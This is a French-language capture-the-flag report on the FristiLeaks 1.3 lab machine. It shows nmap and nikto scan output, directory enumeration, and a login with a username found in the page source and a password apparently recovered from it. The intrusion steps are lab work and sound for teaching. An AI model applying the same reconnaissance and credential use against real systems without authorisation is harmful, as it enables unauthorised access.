



RAPPORT DU CHALLENGE 5 FristiLeaks 1.3:

Après avoir téléchargé et importé la machine vulnérable dans l'hyperviseur VMWARE, nous avons effectué les étapes suivantes:

Nous avons changé l'adresse MAC de la machine dans vmware. Ensuite nous avons démarré la machine. Et nous avons obtenu son adresse ip.




Etape1: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap


```
mass@kali: ~  
Fichier Actions Éditer Vue Aide  
Shell No.1 x mass@kali: ~ x mass@kali: ~ x  
mass@kali)~  
└─$ sudo nmap -A -sV -sS -p- 192.168.0.100  
[sudo] Mot de passe de mass :  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 16:10 CET  
Nmap scan report for 192.168.0.100  
Host is up (0.00090s latency).  
Not shown: 65376 filtered tcp ports (no-response), 158 filtered tcp ports (host-prohibited)  
PORT      STATE SERVICE VERSION  
80/tcp open  http   Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)  
|_ http-robots.txt: 3 disallowed entries  
|_ /cola /sisi /beer  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3  
MAC Address: C0:38:96:0C:C3:3D (Hon Hai Precision Ind.)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1  0.90 ms 192.168.0.100  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 164.41 seconds  
mass@kali)~
```

Nous avons remarqué la présence d'un service apache httpd ouvert sur le port 80. Ensuite nous avons la liste de trois répertoire cola, sisi, et beer et d'un fichier robots.txt.

Nous avons accéder à l'interface de web, et avons accédé au répertoires listés. Nous avons constaté que le robots.txt contient les trois dossiers cola, sisi, beer.



Nous avons également constaté que les trois pages comportent la même image ci-dessous.



Etape3: Enumération

Nous avons également essayé la commande nikto afin d'avoir plus d'informations.

- `sudo nikto -h 192.168.0.100`


```
(mass@kali) ~
└─$ sudo nikto -h 192.168.0.100
- Nikto v2.1.6
-----
+ Target IP:          192.168.0.100
+ Target Hostname:   192.168.0.100
+ Target Port:       80
+ Start Time:        2022-11-07 16:26:52 (GMT1)
-----
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 19:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8727 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:          2022-11-07 16:27:43 (GMT1) (51 seconds)
-----
+ 1 host(s) tested

(mass@kali) ~
└─$
```

Nous remarquons la présence d'autres répertoires, dont images, icons.

Nous nous sommes rendu sur chacun de ces interfaces.


- <http://192.168.0.100/icons/>



Index of /icons

Name	Last modified	Size	Description
Parent Directory	-	-	-
a.gif	20-Nov-2004 15:16	246	
a.png	26-Nov-2008 01:36	306	
alert.black.gif	20-Nov-2004 15:16	242	
alert.black.png	26-Nov-2008 01:36	293	
alert.red.gif	20-Nov-2004 15:16	247	
alert.red.png	26-Nov-2008 01:36	314	
apache_pb.gif	20-Nov-2004 15:16	2.3K	
apache_pb.png	26-Nov-2008 01:36	2.0K	
apache_pb2.gif	26-Nov-2008 01:36	1.8K	
apache_pb2.png	26-Nov-2008 01:36	1.5K	
apache_pb2_ani.gif	26-Nov-2008 01:36	2.4K	
back.gif	20-Nov-2004 15:16	216	
back.png	26-Nov-2008 01:36	308	
ball.gray.gif	20-Nov-2004 15:16	233	
ball.gray.png	26-Nov-2008 01:36	298	
ball.red.gif	20-Nov-2004 15:16	205	
ball.red.png	26-Nov-2008 01:36	289	



- <http://192.168.0.100/images/>



Index of /images

Name	Last modified	Size	Description
Parent Directory	-	-	-
3037440.jpg	25-Nov-2015 03:50	105K	
keep-calm.png	17-Nov-2015 12:20	34K	


Nous avons essayé le répertoire fristi: <http://192.168.0.100/fristi/> et nous avons obtenu la page ci-dessous:





Nous avons constaté que le champ password du formulaire est en clair, et on pouvait voir les caractères entrés. Nous avons inspecté la page et avons constaté la présence d'un nom d'auteur, qui est 'eezeepz'. Nous avons remarqué la présence d'un code base64.

Etape4: Exploitation des vulnérabilité

Nous avons essayé de décoder ce code en ligne sur: <https://www.base64decode.org/> et nous n'avons pas obtenu de résultat, vu que c'est une image.




Nous avons ensuite utilisé le nom 'eezeepz' et le mot de passe 'keKkeKKeKKKeKkEkkEk' pour nous authentifier.



